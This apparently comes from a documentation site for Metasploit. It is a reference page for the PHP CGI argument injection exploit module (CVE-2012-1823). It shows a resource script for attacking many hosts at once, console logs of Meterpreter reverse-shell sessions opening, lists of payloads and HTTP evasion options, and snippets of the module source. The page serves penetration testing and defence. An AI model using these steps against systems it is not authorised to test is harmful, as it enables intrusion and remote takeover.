

PHP CGI Argument Injection - Metasploit

This page contains detailed information about how to use the **exploit/multi/http/php_cgi_arg_injection** metasploit module. For list of all metasploit modules, visit the **Metasploit Module Library**.

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Module Overview

Name: PHP CGI Argument Injection

Module: exploit/multi/http/php_cgi_arg_injection

Source code: modules/exploits/multi/http/php_cgi_arg_injection.rb

Disclosure date: 2012-05-03

Last modification time: 2020-10-02 17:38:06 +0000

Supported architecture(s): php Supported platform(s): PHP

Target service / protocol: http, https

Target network port(s): 80, 443, 3000, 8000, 8008, 8080, 8443, 8880, 8888

List of CVEs: CVE-2012-1823

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to exploit the plesk Oday disclosed by kingcope and exploited in the wild on June 2013.

Module Ranking and Traits

Module Ranking:

• excellent: The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances. More information about ranking can be found here.

Basic Usage

Using php_cgi_arg_injection against a single host

Normally, you can use exploit/multi/http/php_cgi_arg_injection this way:

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > show targets
    ... a list of targets ...
msf exploit(php_cgi_arg_injection) > set TARGET target-id
msf exploit(php_cgi_arg_injection) > show options
    ... show and set options ...
msf exploit(php cgi arg injection) > exploit
```

Using php_cgi_arg_injection against multiple hosts

But it looks like this is a remote exploit module, which means you can also engage multiple hosts.

First, create a list of IPs you wish to exploit with this module. One IP per line.

Second, set up a background payload listener. This payload should be the same as the one your php_cgi_arg_injection will be using:

- 1. Do: use exploit/multi/handler
- 2. Do: set PAYLOAD [payload]
- 3. Set other options required by the payload
- 4. Do: set EXITONSESSION false
- 5. Do: run j

At this point, you should have a payload listening.

Next, create the following script. Notice you will probably need to modify the ip_list path, and payload options accordingly:

```
<ruby>
#
# Modify the path if necessary
#
ip_list = '/tmp/ip_list.txt'

File.open(ip_list, 'rb').each_line do |ip|
    print_status("Trying against #{ip}")
    run_single("use exploit/multi/http/php_cgi_arg_injection")
    run_single("set RHOST #{ip}")
    run_single("set DisablePayloadHandler true")

#
# Set a payload that's the same as the handler.
# You might also need to add more run_single commands to configure other
# payload options.
#
run_single("set PAYLOAD [payload name]")

run_single("run")
end
</ruby>
```

Next, run the resource script in the console:

```
msf > resource [path-to-resource-script]
```

And finally, you should see that the exploit is trying against those hosts similar to the following MS08-067 example:

```
msf > resource /tmp/exploit hosts.rc
[*] Processing /tmp/exploit hosts.rc for ERB directives.
[*] resource (/tmp/exploit hosts.rc) > Ruby Code (402 bytes)
[*] Trying against 192.168.1.80
RHOST => 192.168.1.80
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse tcp
LHOST => 192.168.1.199
[*] 192.168.1.80:445 - Automatically detecting the target...
[*] 192.168.1.80:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.80:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.80:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.1.80
[*] Trying against 192.168.1.109
RHOST => 192.168.1.109
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.199
[*] 192.168.1.109:445 - Automatically detecting the target...
[*] 192.168.1.109:445 - Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] 192.168.1.109:445 - We could not detect the language pack, defaulting to English
[*] 192.168.1.109:445 - Selected Target: Windows 2003 SP2 English (NX)
[*] 192.168.1.109:445 - Attempting to trigger the vulnerability...
[*] Meterpreter session 1 opened (192.168.1.199:4444 -> 192.168.1.80:1071) at 2016-03-02
```

```
[*] Sending stage (957999 bytes) to 192.168.1.109
[*] Meterpreter session 2 opened (192.168.1.199:4444 -> 192.168.1.109:4626) at 2016-03-02
```

Required Options

• RHOSTS: The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

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Msfconsole Usage

Here is how the multi/http/php_cgi_arg_injection exploit module looks in the msfconsole:

```
msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse tcp
msf6 exploit(multi/http/php cgi arg injection) > show info
       Name: PHP CGI Argument Injection
     Module: exploit/multi/http/php cgi arg injection
  Platform: PHP
      Arch: php
 Privileged: No
   License: Metasploit Framework License (BSD)
      Rank: Excellent
  Disclosed: 2012-05-03
Provided by:
  egypt <egypt@metasploit.com>
 hdm <x@hdm.io>
  jjarmoc
  kingcope
  juan vazquez < juan.vazquez@metasploit.com>
Available targets:
  Id Name
     ----
     Automatic
Check supported:
  Yes
Basic options:
 Name Current Setting Required Description
              -----
                               -----
                               yes Exploit Plesk
 PLESK
             false
                                         A proxy chain of format type:host:port[,type:ho
 Proxies
                               no
                               yes The target host(s), range CIDR identifier, or h
yes The target port (TCP)
no Negotiate SSL/TLS for outgoing connections
 RHOSTS
             80
 RPORT
                               no
no
             false
  TARGETURI
                                     Level of URI URIENCODING and padding (0 for mir
  URIENCODING 0
                               yes
 VHOST
                                         HTTP server virtual host
```

no

Payload information: Space: 262144

```
Description:
 When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable
 to an argument injection vulnerability. This module takes advantage
 of the -d flag to set php.ini directives to achieve code execution.
 From the advisory: "if there is NO unescaped '=' in the query
 string, the string is split on '+' (encoded space) characters,
 urldecoded, passed to a function that escapes shell metacharacters
 (the "encoded in a system-defined manner" from the RFC) and then
 passes them to the CGI binary." This module can also be used to
 exploit the plesk Oday disclosed by kingcope and exploited in the
 wild on June 2013.
References:
 https://nvd.nist.gov/vuln/detail/CVE-2012-1823
 OSVDB (81633)
 OSVDB (93979)
 https://www.exploit-db.com/exploits/25986
 http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
 http://kb.parallels.com/en/116241
```

Module Options

This is a complete list of options available in the multi/http/php_cgi_arg_injection exploit:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php cgi arg injection):
```

Name	Current Setting	Required	Description
PLESK	false	yes	Exploit Plesk
Proxies		no	A proxy chain of format type:host:port[,type:
RHOSTS		yes	The target host(s), range CIDR identifier, or
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI		no	The URI to request (must be a CGI-handled PHP
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for mi
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse tcp):

Name	Current Setting	Required	Description
LHOST LPORT	192.168.204.3 4444	yes yes	The listen address (an interface may be specified) The listen port

Exploit target:

```
Id Name
-- ---
0 Automatic
```

Advanced Options

Here is a complete list of advanced options supported by the multi/http/php_cqi_arq_injection exploit:

Module advanced options (exploit/multi/http/php_cgi_arg_injection):

Name	Current Setting	Required
ContextInformationFile		no
DOMAIN	WORKSTATION	yes
DigestAuthIIS	true	no
DisablePayloadHandler	false	no
EnableContextEncoding	false	no
FingerprintCheck	true	no
HttpClientTimeout		no
HttpPassword		no
HttpRawHeaders		no
HttpTrace	false	no
HttpTraceColors	red/blu	no
HttpTraceHeadersOnly	false	no
HttpUsername		no
SSLVersion	Auto	yes
UserAgent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)	no
VERBOSE	false	no
WORKSPACE		no
WfsDelay	2	no

Payload advanced options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
AutoLoadStdapi	true	yes	Automatically load the Stdapi
AutoRunScript		no	A script to run automatically
AutoSystemInfo	true	yes	Automatically capture system i
AutoUnhookProcess	false	yes	Automatically load the unhook
AutoVerifySessionTimeout	30	no	Timeout period to wait for ses
EnableStageEncoding	false	no	Encode the second stage payloa
EnableUnicodeEncoding	false	yes	Automatically encode UTF-8 str
HandlerSSLCert		no	Path to a SSL certificate in \tag{1}
InitialAutoRunScript		no	An initial script to run on se
PayloadProcessCommandLine		no	The displayed command line that
PayloadUUIDName		no	A human-friendly name to refer
PayloadUUIDRaw		no	A hex string representing the
PayloadUUIDSeed		no	A string to use when generatir
PayloadUUIDTracking	false	yes	Whether or not to automatical]
PingbackRetries	0	yes	How many additional successful
PingbackSleep	30	yes	Time (in seconds) to sleep bet
ReverseAllowProxy	false	yes	Allow reverse tcp even with Pr
ReverseListenerBindAddress		no	The specific IP address to bir
ReverseListenerBindPort		no	The port to bind to on the loc
ReverseListenerComm		no	The specific communication cha
ReverseListenerThreaded	false	yes	Handle every connection in a r
SessionCommunicationTimeout	300	no	The number of seconds of no ac
SessionExpirationTimeout	604800	no	The number of seconds before t
SessionRetryTotal	3600	no	Number of seconds try reconnec
SessionRetryWait	10	no	Number of seconds to wait betv
StageEncoder		no	Encoder to use if EnableStageF
StageEncoderSaveRegisters		no	Additional registers to preser
StageEncodingFallback	true	no	Fallback to no encoding if the
StagerRetryCount	10	no	The number of times the stage:
StagerRetryWait	5	no	Number of seconds to wait for
VERBOSE	false	no	Enable detailed status message
WORKSPACE		no	Specify the workspace for this

Exploit Targets

Here is a list of targets (platforms and systems) which the multi/http/php_cgi_arg_injection module can exploit:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show targets
Exploit targets:

Id Name
-- ----
0 Automatic
```

Compatible Payloads

This is a list of possible payloads which can be delivered and executed on the target system using the multi/http/php_cgi_arg_injection exploit:

#	Name	Disclosure Date	Rank	Check	Descri
_					
0	payload/generic/custom		normal	No	Custon
1	payload/generic/shell bind tcp		normal	No	Generi
2	payload/generic/shell reverse tcp		normal	No	Generi
3	payload/multi/meterpreter/reverse http		normal	No	Archit
4	payload/multi/meterpreter/reverse https		normal	No	Archit
5	payload/php/bind perl		normal	No	PHP Cc
6	payload/php/bind perl ipv6		normal	No	PHP Cc
7	payload/php/bind php		normal	No	PHP Cc
8	payload/php/bind php ipv6		normal	No	PHP Cc
9	payload/php/download exec		normal	No	PHP E>
10	payload/php/exec		normal	No	PHP E>
11	payload/php/meterpreter/bind tcp		normal	No	PHP M∈
12	payload/php/meterpreter/bind tcp ipv6		normal	No	PHP M∈
13	payload/php/meterpreter/bind tcp ipv6 uuid		normal	No	PHP M€
14	payload/php/meterpreter/bind tcp uuid		normal	No	PHP M€
15	payload/php/meterpreter/reverse tcp		normal	No	PHP M€
16	payload/php/meterpreter/reverse tcp uuid		normal	No	PHP M€
17	payload/php/meterpreter reverse tcp		normal	No	PHP M€
18	payload/php/reverse perl		normal	No	PHP Cc
19	payload/php/reverse php		normal	No	PHP Cc
	_				

Evasion Options

Here is the full list of possible evasion options supported by the multi/http/php_cgi_arg_injection exploit in order to evade defenses (e.g. Antivirus, EDR, Firewall, NIDS etc.):

msf6 exploit(multi/http/php_cgi_arg_injection) > show evasion

Module evasion options:

Name	Current Setting	Required	Description
<pre>HTTP::header_folding</pre>	false	no	Enable folding of HTTP header
<pre>HTTP::method_random_case</pre>	false	no	Use random casing for the HT1
HTTP::method random invalid	false	no	Use a random invalid, HTTP me
HTTP::method random valid	false	no	Use a random, but valid, HTTI
HTTP::pad fake headers	false	no	Insert random, fake headers i
HTTP::pad fake headers count	0	no	How many fake headers to inse
HTTP::pad get params	false	no	Insert random, fake query str
HTTP::pad get params count	16	no	How many fake query string va
HTTP::pad method uri count	1	no	How many whitespace character
HTTP::pad method uri type	space	no	What type of whitespace to us
<pre>HTTP::pad_post_params</pre>	false	no	Insert random, fake post vari
<pre>HTTP::pad_post_params_count</pre>	16	no	How many fake post variables
<pre>HTTP::pad_uri_version_count</pre>	1	no	How many whitespace character
<pre>HTTP::pad_uri_version_type</pre>	space	no	What type of whitespace to us
HTTP::uri_dir_fake_relative	false	no	Insert fake relative director
HTTP::uri_dir_self_reference	false	no	Insert self-referential direc
HTTP::uri_encode_mode	hex-normal	no	Enable URI encoding (Accepted
HTTP::uri_fake_end	false	no	Add a fake end of URI (eg: / 9
HTTP::uri_fake_params_start	false	no	Add a fake start of params to
HTTP::uri_full_url	false	no	Use the full URL for all HTTI
HTTP::uri_use_backslashes	false	no	Use back slashes instead of f
<pre>HTTP::version_random_invalid</pre>	false	no	Use a random invalid, HTTP ve
<pre>HTTP::version_random_valid</pre>	false	no	Use a random, but valid, HTTI

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Error Messages

This module may fail with the following error messages:

Error Messages

Server responded in a way that was ambiguous, could not determine whether it was vulnerable Server responded indicating it was not vulnerable

The target service unreachable

The target failed to negotiate SSL, is this really an SSL service?

Check for the possible causes from the code snippets below found in the module source code. This can often times help in identifying the root cause of the problem.

Server responded in a way that was ambiguous, could not determine whether it was vulnerable

Here is a relevant code snippet related to the "Server responded in a way that was ambiguous, could not determine whether it was vulnerable" error message:

```
67:
            vprint status("Checking uri #{uri}")
68:
69:
            response = send request raw({ 'uri' => uri })
70:
71:
            if response and response.code == 200 and response.body =~ /<code>><span sty
72:
             vprint error("Server responded in a way that was ambiguous, could not deter
73:
             return Exploit::CheckCode::Unknown
74:
75:
76:
            response = send request raw({ 'uri' => uri + "?#{create arg("-s")}"})
77:
            if response and response.code == 200 and response.body =~ /\<code\>\<span sty
```

Server responded indicating it was not vulnerable

Here is a relevant code snippet related to the "Server responded indicating it was not vulnerable" error message:

```
80:
81:
            if datastore['PLESK'] and response and response.code == 500
82:
             return Exploit::CheckCode::Appears
83:
            end
84:
85:
           vprint error("Server responded indicating it was not vulnerable")
86:
           return Exploit::CheckCode::Safe
87:
         end
88:
89:
         def uri
90:
           if datastore['PLESK']
```

The target service unreachable

Here is a relevant code snippet related to the "The target service unreachable" error message:

```
130:
              handler
131:
132:
           rescue :: Interrupt
133:
             raise $!
            rescue :: Rex:: HostUnreachable, :: Rex:: ConnectionRefused
135:
             print error("The target service unreachable")
136:
            rescue ::OpenSSL::SSL::SSLError
137:
              print error ("The target failed to negotiate SSL, is this really an SSL serv
138:
            end
139:
140:
          end
```

The target failed to negotiate SSL, is this really an SSL service?

Here is a relevant code snippet related to the "The target failed to negotiate SSL, is this really an SSL service?" error message:

```
132: rescue ::Interrupt
133: raise $!
```

```
134:
            rescue :: Rex:: HostUnreachable, :: Rex:: Connection Refused
 135:
             print error("The target service unreachable")
 136:
             rescue ::OpenSSL::SSL::SSLError
 137:
              print error ("The target failed to negotiate SSL, is this really an SSL serv
 138:
 139:
 140:
          end
 141:
 142:
           def create arg(arg, val = nil)
4
Go back to menu.
```

Related Pull Requests

- #14213 Merged Pull Request: Add disclosure date rubocop linting rule enforce iso8601 disclosure dates
- #8716 Merged Pull Request: Print_Status -> Print_Good (And OCD bits 'n bobs)
- #8683 Merged Pull Request: Remove duplicate setting of suhosin.simulation in php_cgi_arg_injection
- #8338 Merged Pull Request: Fix msf/core and self.class msftidy warnings
- #7929 Merged Pull Request: Make php_cgi_arg_injection work in certain environnement
- #6812 Merged Pull Request: Resolve #6807, remove all OSVDB references.
- #6655 Merged Pull Request: use MetasploitModule as a class name
- #6648 Merged Pull Request: Change metasploit class names
- #3353 Merged Pull Request: Rex::Text::uri_encode make 'hex-all' really mean all.
- #2905 Merged Pull Request: Update Exploit Checks and a msftidy to go with it
- #2525 Merged Pull Request: Change module boilerplate
- #2074 Merged Pull Request: Add support for PLESK on php_cgi_arg_injection
- #1417 Merged Pull Request: Improves normalize_uri(), and updates modules that are using it
- #1241 Merged Pull Request: Removed all \$Id\$ and \$Revision\$ occurences
- #1047 Merged Pull Request: Set normalize uri on modules
- #674 Merged Pull Request: Comply with msftidy
- #374 Merged Pull Request: Encoding additions to php_cgi_arg_injection.rb module

References

- CVE-2012-1823
- OSVDB (81633)
- OSVDB (93979)
- EDB-25986
- http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
- http://kb.parallels.com/en/116241

See Also

Check also the following modules related to this module:

- exploit/multi/http/php_fpm_rce
- exploit/multi/http/php_utility_belt_rce
- exploit/multi/http/php_volunteer_upload_exec
- exploit/multi/php/php_unserialize_zval_cookie
- exploit/linux/http/php_imap_open_rce
- exploit/unix/webapp/php_charts_exec
- exploit/unix/webapp/php_eval
- exploit/unix/webapp/php_include
- exploit/unix/webapp/php_vbulletin_template
- exploit/unix/webapp/php_xmlrpc_eval
- exploit/windows/http/php_apache_request_headers_bof
- encoder/php/base64
- exploit/multi/php/ignition_laravel_debug_rce
- exploit/multi/php/wp_duplicator_code_inject
- nop/php/generic
- payload/php/bind_perl
- payload/php/bind_perl_ipv6
- payload/php/bind_php
- payload/php/bind_php_ipv6
- payload/php/download_exec
- payload/php/exec
- payload/php/meterpreter/bind_tcp
- payload/php/meterpreter/bind_tcp_ipv6
- payload/php/meterpreter/bind_tcp_ipv6_uuid
- payload/php/meterpreter/bind_tcp_uuid
- payload/php/meterpreter/reverse_tcp
- payload/php/meterpreter_reverse_tcp
- payload/php/meterpreter/reverse_tcp_uuid
- payload/php/reverse_perl
- payload/php/reverse_php
- payload/php/shell_findsock

Related Nessus plugins:

- PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution
- FreeBSD: php -- vulnerability in certain CGI-based setups (60de13d5-95f0-11e1-806a-001143cd36d8)
- Mandriva Linux Security Advisory: php (MDVSA-2012:068-1)
- Ubuntu 8.04 LTS / 10.04 LTS / 11.04 / 11.10 / 12.04 LTS : php5 vulnerability (USN-1437-1)
- CentOS 5 / 6: php (CESA-2012:0546)
- RHEL 5 / 6: php (RHSA-2012:0546)
- RHEL 5: php53 (RHSA-2012:0547)
- SuSE 10 Security Update: PHP5 (ZYPP Patch Number 8114)

- PHP 5.3.x < 5.3.13 CGI Query String Code Execution
- CentOS 5: php53 (CESA-2012:0547)

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Version

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
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
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Nessus CSV Parser and Extractor



Default Password Scanner (defaulthttp-login-hunter.sh)

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